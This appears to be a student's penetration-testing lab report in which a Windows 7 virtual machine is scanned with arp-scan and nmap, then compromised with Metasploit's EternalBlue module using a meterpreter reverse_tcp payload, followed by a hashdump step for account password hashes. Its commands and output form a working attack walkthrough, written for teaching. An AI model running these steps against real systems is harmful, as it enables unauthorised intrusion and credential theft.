NAME: RUQUIYA FATIMA

DATE: 15-01-2024

”Vulnerability Assessment and Penetration Testing” (VAPT)Report For Windows Virtual Machines

INTRODUCTION:-

Vulnerability Assessment and Penetration Testing, is a comprehensive security testing approach aimed at identifying and addressing cyber security vulnerabilities.VAPT describes a broad range of security assessment services designed to identify and help address cyber security exposures across an organisation’s IT estate.Vulnerability Assessment and Penetration Testing is a cybersecurity process that helps ensure the digital security of computer systems, networks, and applications.


Vulnerability Assessment & Penetration Testing:

The term VAPT refers to the process of identifying security flaws and potential exploits that could be used by unauthorised users to impact a target organisation's environment, steal sensitive or financial data, or take control of user accounts.

A vulnerability can be defined as a bug in code or a flaw in software design that can be exploited to cause harm or a gap in security procedures or a weakness in internal controls that when exploited results in a security breach.

-Example:


- VAPT is like having computer systems and networks thoroughly inspected and tested for security weaknesses.
- It helps to find and fix vulnerabilities before malicious individuals can take advantage of them, providing a proactive approach to cybersecurity.
- This process is crucial for protecting sensitive information and ensuring the overall safety of digital assets, just like securing homes from potential break-ins.



COMPROMISING WINDOWS


INTRODUCTION:

To prepare a VAPT report with the help of a windows virtual machine.



It is nothing but a login page of the windows7 in which we are going to compromise the windows VM with the help of different commands .

Step 1: Run a command called “arp-scan –l”.



```
┌──(root㉿kali)-[~]
└─# sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:e3:d7:73, IPv4: 192.168.225.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.225.1   00:50:56:c0:00:08       VMware, Inc.
192.168.225.2   00:50:56:ff:6f:80       VMware, Inc.
192.168.225.254 00:50:56:ea:17:e6       VMware, Inc.

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.349 seconds (108.98 hosts/sec). 3 responded

┌──(root㉿kali)-[~]
└─# 
```


Arp-scan:

An ARP scan is a network technique that discovers and maps the connections between IP and MAC addresses on a local network by sending requests to devices and collecting their responses. It helps identify and understand devices within the network. invokes the ARP scanning utility.


-l : Specifies a local network scan, limiting the search to the current subnet.

The arp-scan -l command is a Linux utility used for scanning local networks. It sends ARP requests to all possible IP addresses in the local subnet, identifying connected devices and displaying their IP and MAC addresses.

Step 2: Run an nmap scan to find out the open ports in Windows.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A -Pn -v -sV -sC -p 120,122,124,126,128,135,137,139,445,3389 1
92.168.225.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-15 10:03 EST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:03
Completed NSE at 10:03, 0.03s elapsed
Initiating NSE at 10:03
Completed NSE at 10:03, 0.00s elapsed
Initiating NSE at 10:03
Completed NSE at 10:03, 0.00s elapsed
Initiating ARP Ping Scan at 10:03
Scanning 192.168.225.129 [1 port]
Completed ARP Ping Scan at 10:03, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:03
Completed Parallel DNS resolution of 1 host. at 10:03, 0.02s elapsed
Initiating SYN Stealth Scan at 10:03
Scanning 192.168.225.129 [10 ports]
Discovered open port 139/tcp on 192.168.225.129
Discovered open port 445/tcp on 192.168.225.129
Discovered open port 135/tcp on 192.168.225.129
Completed SYN Stealth Scan at 10:03, 1.13s elapsed (10 total ports)
Initiating Service scan at 10:03
Scanning 3 services on 192.168.225.129
Completed Service scan at 10:03, 6.07s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 192.168.225.129
NSE: Script scanning 192.168.225.129.
Initiating NSE at 10:03
Completed NSE at 10:03, 5.43s elapsed
Initiating NSE at 10:03
Completed NSE at 10:03, 0.01s elapsed
Initiating NSE at 10:03
Completed NSE at 10:03, 0.00s elapsed
Nmap scan report for 192.168.225.129
```



```
Completed NSE at 10:03, 0.00s elapsed
Nmap scan report for 192.168.225.129
Host is up (0.00034s latency).

PORT     STATE  SERVICE       VERSION
120/tcp  closed cfdptkt
122/tcp  closed smakynet
124/tcp  closed ansatrader
126/tcp  closed unitary
128/tcp  closed gss-xlicen
135/tcp  open   msrpc         Microsoft Windows RPC
137/tcp  closed netbios-ns
139/tcp  open   netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open   microsoft-ds  Windows 7 Professional 7601 Service Pack 1 micr
osoft-ds (workgroup: WORKGROUP)
3389/tcp closed ms-wbt-server
MAC Address: 00:0C:29:D3:5F:58 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:
microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cp
e:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows S
erver 2008 R2, Windows 8, or Windows 8.1 Update 1
Uptime guess: 0.004 days (since Mon Jan 15 09:57:56 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=252 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-01-15T15:03:17
|_  start_date: 2024-01-16T01:28:25
| smb2-security-mode:
```

Command:

sudo nmap -A -Pn -v -sV -sC -p 135,137,139,445,3389 192.168.87.141

sudo: Executes the command with administrative privileges.

nmap: Initiates the network mapper utility.

-A: Enables aggressive scanning for additional information.

-Pn: Treats all hosts as online, skipping host discovery

.

-v: Enables verbose mode, providing detailed output.


-sV: Attempts to determine service versions.

-sC: Executes default scripts for additional information.
-p 135,137,139,445,3389: Specifies port numbers to scan (135, 137, 139, 445, 3389).


192.168.87.141: Specifies the target IP address for the scan.

Step 3: Run an msfconsole command to enter into the Metasploit.

Metasploit : Open-source penetration testing framework that facilitates the development, testing, and execution of exploit code against remote targets.



```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use the 'capture' plugin to start multiple
authentication-capturing and poisoning services

 +-------------------------------------------------------+
 |  METASPLOIT by Rapid7                                 |
 +---------------------------+---------------------------+
 |      __________________   |                           |
 |  ==c(______(o(______(_()  | |""""""""""""|======[***  |
 |             )=\           | |  EXPLOIT   \            |
 |            // \\          | |_____________\_______    |
 |           //   \\         | |==[msf >]============\   |
 |          //     \\        | |______________________\  |
 |         // RECON \\       | \(@)(@)(@)(@)(@)(@)(@)/   |
 |        //         \\      |  *********************    |
 +---------------------------+---------------------------+
 |      o O o                |         \'\/\/\/'/        |
 |              o O          |          )======(         |
 |                 o         |        .'  LOOT  '.       |
 | |^^^^^^^^^^^^^^|l___      |       /    _||__   \      |
 | |    PAYLOAD     |""\___, |      /    (_||_     \     |
 | |________________|__|)__| |     |     __||_)     |    |
 | |(@)(@)"""**|(@)(@)**|(@) |     "       ||       "    |
 |  = = = = = = = = = = = =  |      '--------------'     |
 +---------------------------+---------------------------+


       =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```



```
msf6 > search exploit eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Che
ck  Description
   -  ----                                      ---------------  ----     ---
--  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes
    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes
    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
 Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No
    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
 Command Execution
   3  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes
    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 3, use 3 or use exp
loit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

search: Initiates a search within the Metasploit Framework.

exploit: Filters the search results to exploit modules.

eternalblue: The specific term used for searching, likely referring to the EternalBlue exploit module.


set rhosts: Sets the remote hosts for the selected exploit module or payload within the Metasploit Framework.

This will start the reverse tcp and begin to connect with the target to exploit which at the end gives us a session which is opened.


Step 5:

After the session is opened type a command called “Hashdump”.


This will give us the hashes for Administrator, Guest and Jon.



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.225.129
rhosts ⇒ 192.168.225.129
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.225.129  yes       The target host(s), see https:
                                             //docs.metasploit.com/docs/usi
                                             ng-metasploit/basics/using-met
                                             asploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain
                                             to use for authentication. Onl
                                             y affects Windows Server 2008
                                             R2, Windows 7, Windows Embedde
                                             d Standard 7 target machines.
   SMBPass                         no        (Optional) The password for th
                                             e specified username
   SMBUser                         no        (Optional) The username to aut
                                             henticate as
   VERIFY_ARCH    true             yes       Check if remote architecture m
                                             atches exploit Target. Only af
                                             fects Windows Server 2008 R2,
                                             Windows 7, Windows Embedded St
                                             andard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exp
                                             loit Target. Only affects Wind
                                             ows Server 2008 R2, Windows 7,
                                              Windows Embedded Standard 7 t
                                             arget machines.
```



```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     192.168.225.128  yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.
```



